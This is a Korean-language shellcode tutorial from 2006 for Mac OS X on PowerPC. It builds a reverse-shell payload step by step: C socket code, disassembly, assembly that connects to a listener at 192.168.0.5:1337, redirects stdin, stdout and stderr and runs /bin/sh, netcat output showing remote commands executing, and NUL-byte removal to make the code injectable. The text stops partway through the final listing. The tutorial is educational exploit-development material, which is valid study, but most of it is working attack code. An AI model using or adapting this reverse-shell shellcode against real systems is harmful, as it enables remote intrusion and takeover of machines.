Execute Shellcode on the Mac OS X (Part 2)

1ndr4
“indra.kr” . “₩x40” . “gmail.com”
http://indra.linuxstudy.pe.kr
2006. 01. 12.

Table of contents

0x00. Introduction

Processor : PowerPC G4 400MHz
Memory : 320RAM SDRAM
Developer Packages : Xcode Tools (developer kit for macosx)
OS Version : MacOSX 10.3.9(7W98) - Panther
Kernel Version : Darwin 7.9.0
Updated Packages : Full Patches - 2005. 12. 01.

전에 작성했던 문서(Execute Shellcode on the MacOSX; 이하 파트 원)에서는
내부적으로 /bin/sh를 실행하는 shellcode를 구현하는 데에 그쳤었다.
2005년이 다 가기 전에 새로운 문서를 써 보고 싶기도 하고,
파트 원 문서에서 다뤘던 내용에 대해 보충할 것이 필요하다 생각했었다.
그래서 이번 문서에서는 단지 시스템에서 shell을 실행하는 것만이 아니라,
socket() 함수를 사용해 외부연결을 하는 shellcode를 작성해 보고자 한다.
물론 해당 서버에서 port를 열지 않고 reverse connection에 기반한 연결을
목표로 할 것이다.


테스트에 사용되는 서버는 다음과 같다.

Mac OS X - 192.168.0.11 Linux Box - 192.168.0.5

Linux Box 의 사양은 중요한 사항이 아니므로 언급하지 않는다.

0x01. Why need the REVERSE CONNECTION


예전에는 방화벽이 많이 보급되어 있지 않았거나, 보급되었더라도 방화벽의 rule이 제대로 활용되지 못했다.
때문에 외부에 있는 공격자가 공격의 대상을 점거하기 위해 통상적인 네트워크 접속방식을 사용했으나, 이제는 기본 방화벽의 rule set이나 여러 보안장비들로, 그렇게 쉽게 되지는 않는다.



위의 그림에서 (A) 와 (B)는 packet 의 상황을 표현한 것이다.
SERVER의 시점에서 (A) 는 CLIENT로 packet 을 전달하는 역할을 하고, (B) 는 CLIENT로부터 packet 을 전달받는 역할을 한다.
CLIENT 시점에서는 (A) 는 SERVER로 packet 을 전달하는 역할, (B)는 SERVER로부터 packet을 전달받는 역할이다.
각 시점에서 정보를 전달하는 것을 outbound, 전달받는 것을 inbound라 표현한다.
즉, 내 쪽에서 정보가 나가는 것을 outbound, 들어오는 것을 inbound라 표현한다고 보면 무리가 없을 것이다.


사족으로 네트워크 장비(router, switch) 쪽으로 보면 해당 장비들은 중간에서 통신유지를 위한 기계이기 때문에 내부 WAN 포트, 외부 LAN 포트에 따라 inbound, outbound 가 나뉜다.
이런 것들은 열외로 제쳐두자.

0x01. Why need the REVERSE CONNECTION



뭐.. 많이 익숙해져 있는 그림일지도 모르겠는데, TCP connection 의 방식을 간단하게나마 나타낸 것 이다.
3 hand shaking 이라고도 하는데 모든 TCP connection 은 ESTABLISHED 상태가 되기 전에 위와 같은 과정을 거친다.
explorer, telnet, ftp 등 우리가 사용하는 통신 프로그램이 TCP 프로토콜을 사용하고 있다면 마찬가지다.
네트워크 프로그래밍에 관심이 있다면, (그리고 linux 라면)
/usr/include/netinet/tcp.h 파일을 열어보자.
그러면 그 곳에 tcphdr 라는 이름으로 되어있는 TCP header 구조체와 비트필드 형식으로 구성된 flag 구조를 볼 수 있다.

아래의 상황은 SERVER 앞 단에 firewall 이 있든지, 자체 firewall 을 가동하든지 네트워크 보안 장비가 가동 중일 때의 상황이다.




0x01. Why need the REVERSE CONNECTION

보안장비가 앞 단에 있고, 대부분 보안장비가 있으면 rule 을 설정하기 마련이다.
만일 rule set에서 inbound packet 을 모조리 막아버리고, outbound 만 허용했다면,
별 다른 방법이 없는 한, CLIENT에서 연결을 원한다고 해도 연결성립을 할 수 없다.
실제 경우에는 router 및 switch 단 에서 일반 사용자들이 사용하는 IP대역과
서버들이 사용하는 IP대역을 나누어, 서버의 IP대역 몇몇 포트만
inbound를 허용하는 경우도 있고, inbound, outbound 일단 모조리 막아놓고
필요한 address, port 의 outbound만 열어놓는 경우도 있다.
예를 들어 웹 서핑만 가능하게한다면, destination port(목적지 포트) 80번만
허용하도록 열어놓을 수 있다.
기본적인 network packet의 허용/거부의 기준은 다 비슷하기에 기타 상세한 사항은
iptables 의 rule set이나 router rule set을 참고한다.

위와 같은 상황에서 사용될 수 있는 방법이 reverse connection 인데, 이는
보안장비가 일단 inbound를 막고 outbound에 대해서 부분적인 제한을 걸더라도,
허용된 destination port 나, address가 있다면 이를 중심으로 연결을 성립한다는
것이 가장 기본적인 아이디어다.
물론 reverse connection 에 응용에 응용을 거듭하는 경우도 있다.
(trusted host connection 같은 경우)

아래의 그림이 reverse connection 의 기본 아이디어를 나타낸다.
초록색은 현재 열려진(또는 허용된) 포트를 의미한다.
FIREWALL 에서는 outbound가 허용된 destination port를 의미하고, CLIENT에서는
열고 대기중인 port를 나타낸다. (두 port의 값은 동일)
CLIENT(연결을 원하고 있는 측)에서만 SYN packet 을 보내라는 기존의 고정관념을
쉽게 깨 버릴 수 있다.



0x02. A tiny example using socket() function

다음은 socket() 을 사용해서 192.168.0.5 서버의 1337 포트로
“test” 라는 문자열을 전달하는 코드이다.
socket() 함수가 사용되는 부분을 알아보기 위해 간단히 하드코딩으로
구현해 보았다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define SERV      "192.168.0.5"
#define PORT      1337

int main(void)
{
        int s = 0;
        struct sockaddr_in addr;

        if((s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
                fprintf(stderr, "socket() function error.₩n");
                return 1;
        }

        memset(&addr, 0x00, sizeof(addr));
        addr.sin_family = AF_INET;
        addr.sin_port = htons(PORT);
        addr.sin_addr.s_addr = inet_addr(SERV);
```

0x02. A tiny example using socket() function

```
        if(connect(s, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
                fprintf(stderr, "connect() function error.₩n");
                close(s);
                return 1;
        }

        if(send(s, "test₩n", 5, 0) != 5) {
                fprintf(stderr, "send() function error.₩n");
                close(s);
                return 1;
        }

        close(s);
        return 0;
}
```

일단 컴파일도 잘 되고 기능도 잘 동작하는 것을 확인 할 수 있다.

```
indra:~/shellcode2 indra$ gcc -o test test.c -Wall && ./test
indra:~/shellcode2 indra$
```

<Mac OS X>

```
indra@LinuxBox indra> nc -n -v -l -p 1337
listening on [any] 1337 ...
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.11] 49390
test
indra@LinuxBox indra>
```

<Linux Box>

nc는 유용한 프로그램으로, 네트워크와 관련한 프로그램을 간단히
테스트 해 볼 수 있다.
-n 옵션은 연결된 호스트에 대해 lookup을 수행하지 말라는 옵션이며,
-v 는 verbose, -l 은 listen, -p 는 local port를 지정하는 옵션이다.

0x02. A tiny example using socket() function

1337 port를 열고 기다리던 중, Mac에서 시도한 접속을 허용하고,
해당 호스트에서 보낸 “test” 라는 문자열을 받아서 출력했다.
49622 는 Mac에서 연결된 port를 말한다.

프로그램이 잘 작동된다는 것을 확인하고, 이제 디버깅을 해 볼 차례인데,
편리함을 위해 gcc 의 -g 옵션을 포함해 컴파일 한 버전으로 디버깅을 한다.
disassemble 된 결과를 파일로 저장하기 위해 gdb의 -batch -x 옵션을
사용했고, result.txt 라는 파일로 출력결과를 redirect 시켰다.

```
indra:~/shellcode2 indra$ gcc -o test-debug -g test.c
indra:~/shellcode2 indra$ ls -al test test-debug
-rwxr-xr-x  1 indra  indra  15848 14 Dec 02:39 test
-rwxr-xr-x  1 indra  indra  17048 14 Dec 02:42 test-debug
indra:~/shellcode2 indra$ echo "disas main" > scr
indra:~/shellcode2 indra$ gdb ./test-debug -batch -x scr > result.txt
indra:~/shellcode2 indra$ ls -al result.txt
-rw-r--r--  1 indra  indra  3529 14 Dec 02:43 result.txt
indra:~/shellcode2 indra$
```

0x03. Disassembling the ‘test’ example

다음은 disassemble 된 결과이다.
그리고 결과 파일에 comment를 달아 조금 알아보기 쉽게 해 보았다.

```
<main+0>:    mflr    r0
<main+4>:    stmw    r30,-8(r1)
<main+8>:    stw     r0,8(r1)
<main+12>:   stwu    r1,-128(r1)
<main+16>:   mr      r30,r1
<main+20>:   bcl-    20,4*cr7+so,0x2b74 <main+24>
<main+24>:   mflr    r31
<main+28>:   li      r0,0
<main+32>:   stw     r0,64(r30)
<main+36>:   li      r3,2                    // PF_INET save to r3 reg.
<main+40>:   li      r4,1                    // SOCK_STREAM save to r4 reg.
<main+44>:   li      r5,6                    // IPPROTO_TCP save to r5 reg.
<main+48>:   bl      0x2ee0 <dyld_stub_socket> // branch socket();
<main+52>:   mr      r0,r3                   // result (=sockdesc)
<main+56>:   stw     r0,64(r30)              // sockdesc. save to 64(r30)
<main+60>:   lwz     r0,64(r30)
<main+64>:   cmpwi   cr7,r0,0
<main+68>:   bge-    cr7,0x2bc8 <main+108>   // if(s < 0) {
<main+72>:   addis   r2,r31,0
<main+76>:   lwz     r2,1284(r2)
<main+80>:   addi    r3,r2,176
<main+84>:   addis   r4,r31,0
<main+88>:   addi    r4,r4,1064
<main+92>:   bl      0x2ec0 <dyld_stub_fprintf> // ERR; fprintf();
<main+96>:   li      r0,1
<main+100>:  stw     r0,96(r30)
<main+104>:  b       0x2ca8 <main+332>       // } go to exit();
<main+108>:  addi    r0,r30,80
<main+112>:  mr      r3,r0
<main+116>:  li      r4,0
<main+120>:  li      r5,16
<main+124>:  bl      0x2ea0 <dyld_stub_memset> // branch memset();
<main+128>:  li      r0,2
<main+132>:  stb     r0,81(r30)              // AF_INET save to 81(r30)
<main+136>:  li      r0,1337
<main+140>:  sth     r0,82(r30)              // '1337' save to 82(r30)
<main+144>:  addis   r3,r31,0
<main+148>:  addi    r3,r3,1092
<main+152>:  bl      0x2e80 <dyld_stub_inet_addr> // branch inet_addr();
<main+156>:  stw     r3,84(r30)              // '127.0..' save to 84(r30)
<main+160>:  addi    r0,r30,80
<main+164>:  lwz     r3,64(r30)              // sockdesc. save to r3 reg.
<main+168>:  mr      r4,r0                   // address of addr structure
<main+172>:  li      r5,16                   // size of addr structure
<main+176>:  bl      0x2e60 <dyld_stub_connect> // branch connect();
```

0x03. Disassembling the ‘test’ example

```
<main+180>:  mr      r0,r3
<main+184>:  cmpwi   cr7,r0,0
<main+188>:  bge-    cr7,0x2c48 <main+236>   // if(connect() < 0) {
<main+192>:  addis   r2,r31,0
<main+196>:  lwz     r2,1284(r2)
<main+200>:  addi    r3,r2,176
<main+204>:  addis   r4,r31,0
<main+208>:  addi    r4,r4,1104
<main+212>:  bl      0x2ec0 <dyld_stub_fprintf>
<main+216>:  lwz     r3,64(r30)
<main+220>:  bl      0x2e40 <dyld_stub_close>
<main+224>:  li      r0,1
<main+228>:  stw     r0,96(r30)
<main+232>:  b       0x2ca8 <main+332>       // } ; go to exit();
<main+236>:  lwz     r3,64(r30)              // sockdesc. save to r3 reg.
<main+240>:  addis   r4,r31,0
<main+244>:  addi    r4,r4,1132              // "testWn" string
<main+248>:  li      r5,5                    // 0x05 save to r5
<main+252>:  li      r6,0                    // 0 save to r6
<main+256>:  bl      0x2e20 <dyld_stub_send> // branch send();
<main+260>:  mr      r0,r3
<main+264>:  cmpwi   cr7,r0,5
<main+268>:  beq-    cr7,0x2c98 <main+316>   // if(send() != 5) {
<main+272>:  addis   r2,r31,0
<main+276>:  lwz     r2,1284(r2)
<main+280>:  addi    r3,r2,176
<main+284>:  addis   r4,r31,0
<main+288>:  addi    r4,r4,1140
<main+292>:  bl      0x2ec0 <dyld_stub_fprintf>
<main+296>:  lwz     r3,64(r30)
<main+300>:  bl      0x2e40 <dyld_stub_close>
<main+304>:  li      r0,1
<main+308>:  stw     r0,96(r30)
<main+312>:  b       0x2ca8 <main+332>       // } ; go to exit();
<main+316>:  lwz     r3,64(r30)              // sockdesc. save to r3 reg.
<main+320>:  bl      0x2e40 <dyld_stub_close> // branch close();
<main+324>:  li      r0,0
<main+328>:  stw     r0,96(r30)
<main+332>:  lwz     r3,96(r30)
<main+336>:  lwz     r1,0(r1)
<main+340>:  lwz     r0,8(r1)
<main+344>:  mtlr    r0
<main+348>:  lmw     r30,-8(r1)
<main+352>:  blr
```

위의 결과로 각 structure 정보를 저장하는 대강의 구조를 알 수 있었고, string 처리는 어차피 register 에 값을 직접 저장(immediate)하는 방식을 사용할 것이다.
그리고 다음과 같은 어셈블리 테스트 코드를 작성했다.

0x04. Implementation sending messages

```
.globl _main
_main:
        stwu    r1,-32(r1)
        xor.    r31,r31,r31
        ; ---------------------- socket();
        li      r3,2            ; PF_INET
        li      r4,1            ; SOCK_STREAM
        li      r5,6            ; IPPROTO_TCP
        li      r0,97           ; SYS_socket
        sc
        ; ---------------------- connect();
        xor     r30,r30,r30
        mr      r30,r3
        stw     r30,0(r1)       ; s = socket() : r30
;
; [sockdesc. (4bytes)]
; = total stack use: 4bytes
;
        li      r0,0x0002
        sth     r0,4(r1)        ; AF_INET
;
; [sockdesc.] +  [AF_INET (2bytes)]
; = total stack use: 6bytes
;
        li      r0,1337
        sth     r0,6(r1)        ; 1337
;
; [sockdesc.] +  [AF_INET] +  [PORT (2bytes)]
; = total stack use: 8bytes
;
        lis     r29,0xc0a8      ;   ip address (hi)
        addi    r29,r29,0x0005  ;   ip address (low)
        stw     r29,8(r1)
```

0x04. Implementation sending messages

```
;
; [sockdesc.] + [AF_INET] + [PORT] + [ip address (4bytes)]
; = total stack use: 12bytes
;
        stw     r31,12(r1)
        stw     r31,16(r1)
;
;               <-- structure of sockaddr_in (16bytes) -->
; [sockdesc.] + [AF_INET] + [PORT] + [IP] + [PAD (8bytes)]
; 12bytes - 4bytes = 8bytes (4bytes space of sockdesc.)
; total size of sockaddr_in = 16bytes
; therefore padding 8bytes
; = total stack use: 20bytes
;
        addi    r0,r1,4
        lwz     r3,0(r1)
        mr      r4,r0
        li      r5,16
        mr      r0,r31
        li      r0,98           ; SYS_connect;
        sc
        ; ---------------------- write();
        mr      r29,r31
        lis     r29,0x4141
        addi    r29,r29,0x4141
        stb     r30,20(r1)
        stw     r29,21(r1)
        stb     r30,25(r1)
;
;                                       <--- "AAAA" string 6bytes --->
; [sockdesc. + struct sockaddr_in] + ["₩x00"] + ["AAAA"] + ["₩x00"]
; = total stack use: 26bytes
;
```

0x04. Implementation sending messages

```
        addi    r0,r1,21
        lwz     r3,0(r1)
        mr      r4,r31
        mr      r4,r0
        li      r5,5
        li      r6,0
        li      r0,101          ; SYS_oldsend
        sc
        ; ---------------------- close();
        xor     r3,r3,r3
        lwz     r3,0(r1)
        li      r0,6            ; SYS_close
        sc                      ; close();
```

stack 에 값을 집어넣는 작업은 헷갈리기 쉬워 주석을 넣고 현재 stack에
data 저장된 상태를 표현하게 했다.
raw socket 을 구현할 때 노가다 하는, 그런 느낌이랄까..
아무튼 위의 코드도 무리 없이 컴파일 되고 정상작동 했다.

```
indra@LinuxBox indra> nc -l -v -n -p 1337
listening on [any] 1337 ...
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.11] 50386
AAAAindra@LinuxBox indra>
```

<Linux Box>

```
indra:~/shellcode2 indra$ gcc -o send send.s -Wall && ./send
indra:~/shellcode2 indra$
```

<Mac OS X>

조금 더 정확한 동작구조를 보기 위해 추적(trace)을 할 수 있었는데,
원래 Mac OS X에는 linux의 strace나 solaris의 truss같은 명령이 없다.
하지만 얼마 전 ktrace와 kdump라는 명령어를 알아냈고, 이것을 이용해서
system call 의 실행상태를 추적할 수 있다는 것을 알았다.
이전 문서에서는 ktrace를 몰랐기 때문에 정상작동의 확인을
프로그램 실행 후 반환된 값을 보는 $? 라는 shell 변수 값으로 체크 했었다.

0x04. Implementation sending messages

```
indra:~/shellcode2 indra$ cat > ~/.bin/strace
#!/bin/sh
ktrace -tc -f result $1 1>/dev/null; kdump -f result | tail +88; rm -rf result
indra:~/shellcode2 indra$ chmod +x ~/.bin/strace
indra:~/shellcode2 indra$ export PATH=$HOME/.bin:$PATH
indra:~/shellcode2 indra$ strace ./send
  3448 send     CALL  socket(0x2,0x1,0x6)
  3448 send     RET   socket 3
  3448 send     CALL  connect(0x3,0xbffffe24,0x10)
  3448 send     RET   connect 0
  3448 send     CALL  old_send(0x3,0xbffffe35,0x5,0)
  3448 send     RET   old_send 5
  3448 send     CALL  close(0x3)
  3448 send     RET   close 0
  3448 send     CALL  exit(0)
indra:~/shellcode2 indra$
```

ktrace의 도움으로 각 system call 이 정상작동 한다고 알 수 있었다.

0x05. Implementation mapping '/bin/sh'

일단 메시지를 보내는 코드는 만들어졌고, 메시지를 보내는 것 대신
'/bin/sh'를 mapping하여, 명령을 내릴 수 있게 하는 것이 다음 목표이다.
send() 함수 실행 부분을 빼고, dup2() 함수로 stdin(0),stdout(1),stderr(2)를
연결된 socket descriptor로 복사하여 명령 입출력을 가능케 한다.
그리고 execve()로 /bin/sh를 실행하면 명령을 내릴 수 있게 되는데,
변경 될 부분은 다음과 같다.

```
indra:~/shellcode2 indra$ diff -uNr test.c bind.c
--- test.c      Tue Dec 13 03:23:54 2005
+++ bind.c      Sat Dec 17 18:31:31 2005
@@ -15,7 +15,11 @@
 {
        int s = 0;
        struct sockaddr_in addr;
+       char *sh[2];

+       sh[0] = "/bin/sh";
+       sh[1] = NULL;
+
        if((s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
                fprintf(stderr, "socket() function error.\n");
                return 1;
@@ -32,11 +36,10 @@
                return 1;
        }

-       if(send(s, "test\n", 5, 0) != 5) {
-               fprintf(stderr, "send() function error.\n");
-               close(s);
-               return 1;
-       }
+       dup2(s, 0);
+       dup2(s, 1);
+       dup2(s, 2);
+       execve(sh[0], sh, NULL);

        close(s);
        return 0;
indra:~/shellcode2 indra$
```

결국 send() 함수 루틴을 떼어내고 "/bin/sh"를 실행하는 코드를 만드는데,
다음과 같은 어셈블리어 코드를 얻을 수 있었다.

0x05. Implementation mapping '/bin/sh'

```
.globl _main
_main:
        stwu    r1,-44(r1)
        xor.    r31,r31,r31
        ; ---------------------- socket();
        li      r3,2            ; PF_INET
        li      r4,1            ; SOCK_STREAM
        li      r5,6            ; IPPROTO_TCP
        li      r0,97           ; SYS_socket
        sc
        ; ---------------------- connect();
        xor     r30,r30,r30
        mr      r30,r3
        stw     r30,0(r1)       ; s = socket() : r30
;
; [sockdesc. (4bytes)]
; = total stack use: 4bytes
;
        li      r0,0x0002
        sth     r0,4(r1)        ; AF_INET
;
; [sockdesc.] +  [AF_INET (2bytes)]
; = total stack use: 6bytes
;
        li      r0,1337
        sth     r0,6(r1)        ; 1337
;
; [sockdesc.] +  [AF_INET] +  [PORT (2bytes)]
; = total stack use: 8bytes
;
        lis     r29,0xc0a8      ; ip address (hi)
        addi    r29,r29,0x0005  ; ip address (low)
        stw     r29,8(r1)
```

0x05. Implementation mapping '/bin/sh'

```
;
; [sockdesc.] + [AF_INET] + [PORT] + [ip address (4bytes)]
; = total stack use: 12bytes
;
        stw     r31,12(r1)
        stw     r31,16(r1)
;
;               <-- structure of sockaddr_in (16bytes) -->
; [sockdesc.] + [AF_INET] + [PORT] + [IP] + [PAD (8bytes)]
; 12bytes - 4bytes = 8bytes (4bytes space of sockdesc.)
; total size of sockaddr_in = 16bytes
; therefore padding 8bytes
; = total stack use: 20bytes
;
        addi    r0,r1,4
        lwz     r3,0(r1)
        mr      r4,r0
        li      r5,16
        mr      r0,r31
        li      r0,98           ; SYS_connect;
        sc
        ; ---------------------- dup2();
        xor.    r30,r30,r30
        li      r30,0
loop:
        mr      r3,r31
        lwz     r3,0(r1)
        mr      r4,r30
        li      r0,90
        sc
        mr      r4,r30
        addic.  r30,r30,1
        cmpwi   r30,3
        bne     loop
```

0x05. Implementation mapping '/bin/sh'

```
; ---------------------- execve();
        mr      r29,r31
        mr      r30,r31
        lis     r29,0x2f2f      ; upper 2bytes ("//")
        addi    r29,r29,0x6269  ; lower 2bytes ("bi")
        lis     r30,0x6e2f      ; upper 2bytes ("n/")
        addi    r30,r30,0x7368  ; lower 2bytes ("sh")
        stw     r31,20(r1)
        stw     r29,24(r1)
        stw     r30,28(r1)
        stw     r31,32(r1)
;
;                                   <--- string 16bytes --->
; [sockdesc. + struct sockaddr_in] + [0] + ["//bin/sh"] + [0]
;                                    4   +       8      +   4
; = total stack use: 36bytes
;
        mr      r3,r1
        addi    r3,r3,24
        mr      r4,r3
        stw     r4,36(r1)
        stw     r31,40(r1)
;
; implementation for double pointer (**argv)
;                                                  <-- address -->
; [sockdesc. + struct sockaddr_in] + [string] + [address] + [0]
;                                                     4      +   4
; = total stack use: 44bytes
;
        mr      r4,r1
        addi    r4,r4,36
        li      r5,0
        li      r0,59           ; SYS_execve
        sc
```

0x05. Implementation mapping '/bin/sh'

```
; ---------------------- close();
        xor     r3,r3,r3
        lwz     r3,0(r1)
        li      r0,6            ; SYS_close
        sc                      ; close();
```

아래가 실행결과이며, reverse shell이 제대로 실행되는 것을 볼 수 있다.

```
indra@LinuxBox indra> nc -l -v -n -p 1337
listening on [any] 1337 ...
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.11] 51943
id
uid=501(indra) gid=501(indra) groups=501(indra), 79(appserverusr), 80(a
dmin), 81(appserveradm)
ps
  PID  TT  STAT      TIME COMMAND
 7324  p1  S      0:01.08 -bash
 7957  p1  S+     0:00.03 //bin/sh
exit
indra@LinuxBox indra>
```

```
indra:~/shellcode2 indra$ gcc -o bind bind.s -Wall && ./bind
indra:~/shellcode2 indra$
```

0x06. Remove '0x00' from codes

_main의 시작주소는 0x00001d10 이고, 아래에서는 붉은색으로 나타난 부분이다.

```
indra:~/shellcode2 indra$ otool -t ./bind | grep 00001d
00001d08 7d8903a6 4e800420 9421ffd4 7ffffa79
00001d18 38600002 38800001 38a00006 38000061
00001d28 44000002 7fdef278 7c7e1b78 93c10000
00001d38 38000002 b0010004 38000539 b0010006
00001d48 3fa0c0a8 3bbd0005 93a10008 93e1000c
00001d58 93e10010 38010004 80610000 7c040378
00001d68 38a00010 7fe0fb78 38000062 44000002
00001d78 7fdef279 3bc00000 7fe3fb78 80610000
00001d88 7fc4f378 3800005a 44000002 7fc4f378
00001d98 37de0001 2c1e0003 4082ffe0 7ffdfb78
00001da8 7ffefb78 3fa02f2f 3bbd6269 3fc06e2f
00001db8 3bde7368 93e10014 93a10018 93c1001c
00001dc8 93e10020 7c230b78 38630018 7c641b78
00001dd8 90810024 93e10028 7c240b78 38840024
00001de8 38a00000 3800003b 44000002 7c631a78
00001df8 80610000 38000006 44000002
indra:~/shellcode2 indra$
```

보면, 0x00이 꽤나 많이 들어가 있는데 주로 레지스터와 stack에 값을 저장할 때나 Byte 단위의 값을 직접입력(immediate)하는 부분에서 많이 나타난다.
이 코드들을 제거해야 한다..
shellcode 만들 때.. 늘 느끼는 거지만, NUL 문자 제거하는 것이.. 참.. 귀찮다.

그런데 NUL 문자 제거 작업 중 예상치 못한 돌발변수를 만났다.
stw(store word) 와 stwu(store word with update) 의 차이인데,
이전 문서를 쓸 때에는 stack 에 값을 저장하고 뺄 때 stwu 명령어를 사용해
r1 레지스터, 그러니까 ppc stack pointer 격이라 할 수 있는 레지스터의 값이
자동으로 변경되는 방법을 사용했었다.
두 명령어 다 syntax는 stw(u) RT,D(RA) 였고, 이 문서를 쓸 때에는
stw 명령어만을 사용해 D를 뜻하는 offset을 가변적으로 주는 방법을 사용했었는데,

0x06. Remove '0x00' from codes

이 offset이 0일 때 문제가 발생했다.
offset 을 의미하는 'D'가 기계어 코드에서는 half-word 인 2바이트로 표현된다.
따라서 stw r30,0(r1) 형식으로 코드를 만들면 기계어 코드에서는 0 이 0x0000으로 변환되게 된다.
어떻게 할까 궁리 중에 결국 처음 stwu 명령으로 stack 할당을 한 후, r1에 Update 된 값을 다시 합산했다.
후에 stw 명령 사용시, 앞에 '-' 부호를 붙여 사용하는 것으로 수정했으며, 몇몇 문자열이나 구조체 implementation 관련해서는 역순으로 저장하게끔 수정했다.
물론 sc 명령의 0x00 바이트들은 0xff로 변경하였다.

그렇게 수정해서 마지막 NUL 문자들이 제거된 코드를 완성했다.
아래의 코드가 그것이다.

```
.globl _main
_main:
        stwu    r1,-44(r1)
        xor.    r31,r31,r31
        xor.    r28,r28,r28     ; 0x00000000
        addi    r28,r28,0x1111  ; 0x00001111
        addic   r1,r28,0x10e5   ; stack pointer
        ; ---------------------- socket();
        subi    r3,r28,0x110f   ; PF_INET = 2
        subi    r4,r28,0x1110   ; SOCK_STREAM = 1
        subi    r5,r28,0x110b   ; IPPROTO_TCP = 6
        subi    r0,r28,0x10b0   ; SYS_socket = 97
        sc
        ; ---------------------- connect();
        xor     r30,r30,r30
        mr      r30,r3
        stw     r30,-4(r1)      ; s = socket() : r30
```

0x06. Remove '0x00' from codes

```
;
; [sockdesc. (4bytes)]
; = total stack use: 4bytes
;
          subi      r0,r28,0x110f     ; r0 == 2
          sth       r0,-20(r1)        ; AF_INET
;
; [sockdesc.] +  [AF_INET (2bytes)]
; = total stack use: 6bytes
;
          subi      r0,r28,0x0bd8     ; r0 == 1337
          sth       r0,-18(r1)
;
; [sockdesc.] +  [AF_INET] +  [PORT (2bytes)]
; = total stack use: 8bytes
;
          xor.      r29,r29,r29
          lis       r29,0xffff          ; 0xffff0000
          addi      r29,r29,0x1111  ; 0xffff1111
